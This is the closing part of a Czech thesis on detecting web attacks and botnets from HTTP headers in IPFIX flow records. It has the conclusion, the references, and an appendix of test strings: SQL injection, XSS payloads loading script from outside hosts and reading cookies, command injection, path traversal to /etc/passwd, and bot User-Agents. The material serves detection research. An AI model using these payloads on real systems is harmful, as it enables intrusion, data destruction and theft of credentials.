Závěrem celého vyhodnocení je třeba podotknout, že žádnou z HTTP hlaviček ukládaných sondou do IPFIX záznamu, kromě hlavičky HTTP URL, není možné v tomto případě použít k detekci síťových útoků.

9 Závěr

Cílem této práce bylo se seznámit s fungováním komunikačního protokolu HTTP, jeho používanými hlavičkami a nastudovat ukládání NetFlow dat ve formátu IPFIX. Dále prozkoumat typy botnetů, útoky s nimi spojenými a jak se proti nim bránit. Také prostudovat jednotlivé útoky na webové servery, v jakých podobách se vyskytují a jak je lze detekovat v síťovém provozu.

V teoretické části byl popsán, pro tuto práci stěžejní, protokol HTTP a jeho způsob autorizace, ukládání stavu a zabezpečení. Dále byl popsán způsob monitorování síťových toků NetFlow sondami do formátu IPFIX. Součástí další kapitoly jsou typy a způsoby komunikace botnetů společně s opatřeními proti nim. Dále jsou rozebrány jednotlivé útoky na webové servery, které lze detekovat pomocí analýzy HTTP hlaviček, kde popis každého útoku obsahuje způsob a jejich nejčastější formy výskytu. Poté následuje způsob detekce takovýchto útoků.

Tato práce je experimentální a zkoumá možnosti detekce síťových útoků analýzou informací z HTTP hlaviček. Detekce probíhá až po zachycení sondou a následném exportování na kolektor (Post Mortem). Omezení sondy při ukládání HTTP hlaviček v jednotlivých tocích do formátu IPFIX jsou uvedeny v kapitole HTTP hlavičky obsažené v IPFIX.

V kapitole Metody detekce a implementace je nastíněn algoritmus detekce útoku a jeho požadavky, které musí splňovat, dále jsou uvedeny regulární výrazy, jakožto stěžejní bod skriptu, kdy jsou využity, jako hlavní prostředek pro detekci útoku. Poté jsou zobrazeny ukázky použití skriptu. Kapitola testování zahrnuje představení testovací sítě a její požadavky, také použitá testovací data a jednotlivé testovací scénáře k nim. Následuje podkapitola s vyhodnocením testovacích scénářů, kde se zhodnocuje úspěšnost detekce skriptu a jeho srovnání s již existujícím řešením. A také nemožnost detekce útoku pomocí některých HTTP hlaviček z důvodu omezení NetFlow sondy.

Závěrečným zhodnocením této experimentální práce je fakt, že útoky na webové servery pomocí analýzy informací z HTTP hlaviček jsou možné, a to přesněji z informace obsažené v hlavičce HTTP URL. Další hlavičky jsou použity jen pro další informaci při logování vzniklé události, kterou je např. HTTP Hostname. V případě detekce botnetu je velmi obtížné z ukládaných HTTP hlaviček v IPFIX záznamu detekovat „bot agenta“ z důvodu zmíněných v kapitole 8.3. Z celkového pohledu lze útoky detekovat jen v určitých případech, tomu přispívá i čím dál vyšší zastoupení šifrované komunikace HTTPS.

Literatura

[1] BERNERS-LEE T., FIELDING R., FRYSTYK H. Hypertext Transfer Protocol -- HTTP/1.0. IETF RFC 1945 (Informational), květen 1996.

[2] FIELDING R., GETTYS J., MOGUL J., FRYSTYK H., MASINER L., LEACH P., BERNERS-LEE T. Hypertext Transfer Protocol -- HTTP/1.1. IETF RFC 2616 (Draft Standard), červen 1999.

[3] BARTH A. HTTP State Management Mechanism. IETF RFC 6265 (Proposed Standard), duben 2011.

[4] FRANKS J., HALLAM-BAKER P., HOSTETLER J., LAWRENCE S., LEACH P., LUOTONEN A., STEWARD L. HTTP Authentication: Basic and Digest Access Authentication. IETF RFC 2617 (Draft Standard), červen 1999.

[5] HOFSTEDE R., et al. Flow Monitoring Explained: From Packet Capture to Data Analysis With NetFlow and IPFIX. IEEE COMMUNICATIONS SURVEYS AND TUTORIALS, 2014, roč. 16, č. 4, s. 2037-2064. ISSN 1553-877X

[6] CLAISE B., TRAMMELL B., AITKEN P. Specification of the IP Flow Information Export (IPFIX) Protocol for the Exchange of Flow Information. IETF RFC 7011 (Internet Standard), září 2013.

[7] GU G., ZHANG J., LEE W. BotSniffer: Detecting Botnet Command and Control Channels in Network Traffic. Proceedings of the 15th Annual Network and Distributed System Security Symposium, únor 2008. [cit. 2016-01-22]. Dostupné z: http://corescholar.libraries.wright.edu/cse/7

[8] OLLMANN G. Botnet Communication Topologies: Understan ding the intricacies of botnet command-and-control, 2009. [cit. 2016-04-15]. Dostupné z: https://www.damballa.com/downloads/r_pubs/WP_Botnet_Communications_Primer.pdf

[9] SAROKAARI N. How to identify malicious HTTP Requests, SANS Institute, 2012. [cit. 2016-04-15]. Dostupné z: https://www.sans.org/reading-room/whitepapers/detection/identify-malicious-http-requests-34067

[10] GRAHAM R. Password cracking, mining, and GPUs, červenec 2011. [cit. 2016-04-15]. Dostupné z: http://blog.erratasec.com/2011/06/password-cracking-mining-and-gpus.html

[11] DAFYDD S., MARCUS P. The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition, strana 291. ISBN: 978-1-118-02647-2

[12] DAFYDD S., MARCUS P. The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition, strana 363. ISBN: 978-1-118-02647-2

[13] MAVITUNA F. SQL Injection Cheat Sheet. In: *Netsparker* [online]. Březen 2016. [cit. 2016-04-28]. Dostupné z: https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/

[14] Double Encoding. *OWASP* [online]. OWASP, 2014 [cit. 2016-05-01]. Dostupné z: https://www.owasp.org/index.php/Double_Encoding

Příloha A

Řetězce pro útok na server a botnet

Vypsány jsou pouze hodnoty parametru dotazu, tzn. část požadované URL (parametr=hodnota).

Útok na databázi

Řetězce obsahující „name“ a „password“ obsahují celou část parametrů dotazu (parametr a hodnota), a to z důvodu předvedení jako ukázkové příklady.

name=admin'--&password=passwd
name=admin'%23&password=passwd
name=admin'%2F*&password=passwd
name=admin&password=' or 1=1--
name=admin&password=' or 1=1%23
name=admin&password=' or 1=1%2F*
name=admin&password='%29 or '1'='1'--
name=admin&password='%29 or %28'1'='1'%29--
name='%2B%28SELECT TOP 1 password FROM Users%29%2B'&password=passwd
name=SELECT%2F*avoid-spaces*%2F*%2F**%2FFROM%2F**%2FUsers&password=pass
SEL%2F**%2FECT *%2F**%2FFROM%2F**%2FUsers
SE%2F*something*%2FLECT *%2F**%2FFROM%2F**%2FUsers
SELECT * FROM Users%3B DROP Users%23
10%3B DROP Users%23
SELECT name %2B '-' %2B password FROM Users
SELECT name %7C%7C '-' %7C%7C password FROM Users
SELECT CONCAT%28name%2C password%29 FROM Users
SELECT CASE WHEN %281=1%29 THEN 'A' ELSE 'B' END%3B
IF %281=1%29 SELECT 'true' ELSE SELECT 'false'
SELECT IF%281=1%2C'true'%2C'false'%29
SELECT header%2C txt FROM news UNION ALL SELECT name%2C pass FROM members
' UNION SELECT 1%2C 'anotheruser'%2C 'doesnt matter'%2C 1--
SELECT 1 FROM dual WHERE 1 = '1'""""""""UNION SELECT '2'%3B
'%3B insert into Users values%28 '"%2C 'user_login'%2C 'pass' %29%2F*
SELECT sleep%2810%29%3B
and 1
and 1=1
and 2<3
and 'a'='a'
and 'a'<>'b'
and char%2832%29=' '
and 3<=2

or 1
or 5 is not null
OR 'SQLi' = 'SQL'%2B'i'
OR 'SQLi' > 'S'
or 20 > 1
OR 'SQLi' = N'SQLi'
1 and 1 = 1
OR 'unusual' = 'unusual'
OR 'something' like 'some%'
OR 'whatever' IN %28'whatever'%29
OR 2 BETWEEN 1 AND 3

Tabulka A.2: Řetězce pro útok na databázi

name=admin'%2d-&password=passwd
name=admin'-%252d&password=passwd
name=admin'%23&password=passwd
name=admin'%252e*&password=passwd
name=admin'%2E*&password=passwd
name=admin&password=' %4fr 1%3D1--
name=admin&password=' o%52 1%3D1%23
name=admin&password=' %254Fr 1%3D1%2F*
name=admin&password='%29 o%2552 '1'%3D'1'--
name=admin&password='%29 %4f%52 %28'1'%3D'1'%29--
name='%2B%28S%45LeCT TOP 1 password FROM Users%29%2B'&password=passwd
SE%256cECT%2F*avoid-spaces*%2F*%2F**%2FFROM%2F**%2FUsers
%2553eL%45c%54 * FROM Users%3B DROP Users--
10%3B D%52%254FP Users--
SELECT name %257c%7c '-' %7c%7c password FROM Users
' UN%49ON SELEC%2554 1%2C 'anotheruser'%2C 'doesnt matter'%2C 1--
'%3B i%2549ser%54 into Users values%28 "%2C 'user_login'%2C 'pass' %29%2F*
SELECT sl%45%45p%2810%29%3B
a%4ed 1
an%44 1%3D1
%2541nd 2<3
a%254ed 'a'%3D'a'
1 an%2564 1 %3D 1

Tabulka A.1: Řetězce pro rozšířený útok na databázi

SQL Injection řetězce byly převzaty a poupraveny z těchto zdrojů:
https://www.owasp.org/index.php/Testing_for_SQL_Injection_%28OTG-INPVAL-005%29
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
http://www.websec.ca/kb/sql_injection
https://www.owasp.org/index.php/OWASP_Testing_Project

Útok na uživatele

<IMG SRC='vbscript:msgbox("XSS")'>
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=`javascript:alert("RSnake says, 'XSS"')`>
<img src=asdf onerror=alert(document.cookie)>
<img src="x:? title=" onerror=alert(1)//">
<img src="x:gif" onerror="window['al\u0065rt'](0)"></img>
<script>alert(document.cookie);</script>
<script type="text/vbscript">alert(DOCUMENT.COOKIE)</script>
<script src=http://www.example.com/malicious-code.js></script>
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
<SCRIPT SRC=//ha.ckers.org/.j>
<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
<SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=">" " SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<iframe src=http://ha.ckers.org/scriptlet.html <
<IFRAME SRC="http://hacker.website/cross-site-scripting.html">
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
<DIV STYLE="width: expression(malicious code)">
<DIV STYLE="width: expression(alert('XSS'));">
<BGSOUND SRC="javascript:alert('XSS');"
<BODY ONLOAD=alert('XSS')>
<BODY BACKGROUND="javascript:alert('XSS')">
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
<TABLE BACKGROUND="javascript:alert('XSS')">
<OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>
<iframe src="http://host/?command">
<script src="http://host/?command">
<img src="http://host/?command">
<img src="http://hacker.com/transfer?acc=JOHN&amount=50000" width="0" height="0">

Tabulka A.3: Řetězce pro útok na uživatele

%253cscript%253ealert(1)%253c/script%253e
%22/%3E%3CBODY%20onload=’document.write(%22%3Cs%22%2b%22cript%20src=http://my.box.com/xss.js%3E%3C/script%3E%22)’%3E
<IMG SRC=JaVaScRiPt:alert('XSS')>
<ScRiPt>alert(1)</sCriPt>
<<SCRIPT>alert("XSS");//<</SCRIPT>
<scr<script>ipt>alert(1)</scr</script>ipt>
<%49%4D%47 SRC='vbscript:msgbox("XSS")'>
%3cIMG SRC=javascript%3aalert('XSS')>
%3C%49%4D%47 SRC=`javascript:alert("RSnake says, 'XSS"')`>
<img src=asdf onerror%3dalert(document.cookie)>
<img src="x:? title=" oNe%72%52or=alert(1)//">
<s%63r%69PT>alert(document.cookie);</script>
%253C%2553cr%69pt type="text/vbscript">alert(DOCUMENT.COOKIE)</script>
<SCRIPT%2FSRC="http://ha.ckers.org/xss.js"></SCRIPT>
<I%46%52AME SRC="javascript:alert('XSS');"></IFRAME>
%3cifr%61m%45 src=http://ha.ckers.org/scriptlet.html <
<St%59lE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
%253cS%2554yLe type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
<DIV STYLE="width: expre%53%73ion%28malicious code)">
<BGSOUND SRC="ja%56aSc%72ipt%3aalert%28'XSS'%29;"
<BODY On%254c%254FaD%253Dalert('XSS')>
%3C%4fBjEc%74%20TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>

Tabulka A.4: Řetězce pro rozšířený útok na uživatele

XSS a CSRF řetězce byly převzaty a poupraveny z těchto zdrojů:
http://breakthesecurity.cysecurity.org/2012/02/complete-cross-site-scriptingxss-cheat-sheets-part-1.html
https://gist.github.com/sseffa/11031135
https://www.owasp.org/index.php/OWASP_Testing_Project

Útok na server

address=127.0.0.1 | ver
address=127.0.0.1 ; $(whoami) > UVlLSE5S.txt
address=127.0.0.1 && ipconfig -a
address=fail || ipconfig -a
address=`head -1 addresses.txt`
address=$(tail -1 addresses.txt)
file=Story.txt; ls
file=file.txt;ping www.test.com
file=file.txt;echo "test" > test.txt
file=file.txt;mail tester@test.com < file.txx
file=http://localhost:8080
filename=bob.txt;id
file=secret.doc%00.pdf
dir=;echo malicious_code > executable_file
dir=;echo append_malicious_code >> executable_file
dir=;cd /var/yp && make &> /dev/null
name=h4x0r&message=<?php%20system(%22/bin/ls%20-l%22);?%>
file=http://www.hackersite.com/main
file=/etc/passwd
file=../.htpasswd
file=../../../../etc/passwd
file=../../../../../../../etc/passwd%00
file=file:///etc/passwd
file=../../../../etc/passwd&=%3C%3C%3C%3C

Tabulka A.5: Řetězce pro útok na server

address=127.0.0.1 %7c ver
address=127.0.0.1 %3b $(whoami) > UVlLSE5S.txt
address=127.0.0.1 %2526%2526 ipconfig -a
address=fail %257c%257c ipconfig -a
address=%60head -1 addresses.txt%60
address=$2524$2528tail -1 addresses.txt%2529
file=Story.txt%3B ls
file=file.txt%253Becho "test" %253e test.txt
file=secret%2edoc%00%2epdf
dir=%3Bcat%20/etc/passwd
dir=%3becho append_malicious_code %3E%3E executable_file
dir=;cd /var/yp %26%26 make %26%3e /dev/null
name=h4x0r&message=%3C?php%20system(%22/bin/ls%20-l%22);?%3E
file=%2Fetc%2Fpasswd
file=%2e%2e/.htpasswd

file=%252e%252E%252f../%252e%252E%252f../etc/passwd
..%2f..%2fetc%2fpasswd%00
..%5c..%5cetc%5cpasswd%00
..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd

Tabulka A.6: Řetězce pro rozšířený útok na server

Code a Command injection a Path traversal řetězce byly převzaty a poupraveny z těchto zdrojů:
http://www.golemtechnologies.com/articles/shell-injection
https://pentestlab.wordpress.com/2012/06/29/directory-traversal-cheat-sheet/
https://www.owasp.org/index.php/OWASP_Testing_Project

Botnet User-Agent řetězce

Mozilla/4.0 (compatible; MSIE 5.00; Windows 98) KSMM
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Mozilla/4.0 (compatible; MSIE 6.0 Windows NT 5.1; SV1; . NET CLR 2.0.50727)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; InfoPath.2; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C; .NET4.0E)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Mozilla/4.0 (compatible; MSIE 8.0; Win32)
Mozilla/4.0 (compatible;)
Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.71 Safari/537.36
Mozilla/5.0 (Windows; U; Windows NT 5.1; ko; rv:1.8.1.20) Gecko/20081217 Firefox/2.0.0.20
Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US)
Mozilla/5.0 (iPad; CPU OS 5_1 like Mac OS X)
Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.0.1) Gecko/20021216 Chimera/0.6
Mozilla/5.0 (compatible;BKANAHEAFPEM;)
Mozilla/5.0 (compatible;Windows NT 5.2)
Mozilla/5.0 (compatible; Zollard; Linux)
Mozilla/5.0 (compatible; MSIE 6.0.1; WININET 5.0)
Mozilla/5.0 (compatible; MSIE 10.0; Macintosh; Intel Mac OS X 10_7_3; Trident/6.0)
Mozilla/5.0
Mozilla/6.0 (Windows; w3.0)
Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)
Mozilla/1.22 (compatible; MSIE 10.0; Windows 3.1)
OSSProxy 1.3.337.344 (Build 337.344 Win32 en-us)(Oct 31 2014 12:56:00)
Opera/10.60 Presto/2.2.30
NSIS_Inetc (Mozilla)
KUKU v5.06exp =9355466431
Mazilla/5.0
Java/1.7.0_10
cpuminer 2.2.3
suckergo/2.3.2
Alina v5.6
tiny-dl/nix
MSIE 8.0

Update
Google page
you
lynx
victim UA
contype
www
something
Access
vb wininet

Tabulka A.7: User-Agent řetězce používané „bot agenty“

„Bot agent“ User-Agent řetězce byly převzaty z tohoto zdroje:
https://docs.google.com/spreadsheets/d/1GhohQf3L-rvsYZ0upIU5rt0y5sFEt3J5zKnQjrjr60w/pub?single=true&gid=0&output=html

Mozilla/5.0 (Windows; U; Windows NT 6.1; rv:2.2) Gecko/20110201
Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.9.2.3) Gecko/20100401 Lightningquail/3.6.3
Mozilla/5.0 (X11; ; Linux i686; rv:1.9.2.20) Gecko/20110805
Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.8) Gecko/20051111
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.3) Gecko/20030327 Debian/1.3-4
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2227.1 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.124 Safari/537.36
Mozilla/5.0 (X11; CrOS i686 4319.74.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/29.0.1547.57 Safari/537.36
Mozilla/5.0 (X11; FreeBSD amd64) AppleWebKit/536.5 (KHTML like Gecko) Chrome/19.0.1084.56 Safari/1EA69
Opera/9.80 (X11; Linux i686; Ubuntu/14.10) Presto/2.12.388 Version/12.16
Opera/9.80 (Windows NT 6.0) Presto/2.12.388 Version/12.14
Mozilla/5.0 (Windows NT 6.0; rv:2.0) Gecko/20100101 Firefox/4.0 Opera 12.14
Opera/9.80 (Windows NT 5.1; U; cs) Presto/2.7.62 Version/11.01
Opera/9.99 (X11; U; sk)
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.75.14 (KHTML, like Gecko) Version/7.0.3 Safari/7046A194A
Mozilla/5.0 (iPad; CPU OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A5355d Safari/8536.25
Mozilla/5.0 (Windows; U; Windows NT 5.1; ru-RU) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0.2 Safari/533.18.5
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko

Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Mozilla/5.0 (compatible; MSIE 10.6; Windows NT 6.1; Trident/5.0; InfoPath.2; SLCC1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 2.0.50727) 3gpp-gba UNTRUSTED/1.0
Mozilla/1.22 (compatible; MSIE 10.0; Windows 3.1)
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; chromeframe/11.0.696.57)
Mozilla/4.79 [en] (compatible; MSIE 7.0; Windows NT 5.0; .NET CLR 2.0.50727; InfoPath.2; .NET CLR 1.1.4322; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)

Tabulka A.8: User-Agent řetězce používané klientskými prohlížeči

User-Agent řetězce reálných prohlížečů byly převzaty z tohoto zdroje:
http://www.useragentstring.com/pages/useragentstring.php

Příloha B

Obsah CD

Obsahuje zdrojové kódy, testovací data ve formátu pcap a výsledky testů ve formátu logovacích souborů.

docs/	- elektronické podoby této práce
logs/	- logovací soubory pro všechny útoky
pcap/	- testovací data ve formátu pcap
snort/	- soubory ve formátu pcap, vygenerované Snortem při testování
src/	- zdrojové soubory pro detekci
web/	- php soubory pro testování na webu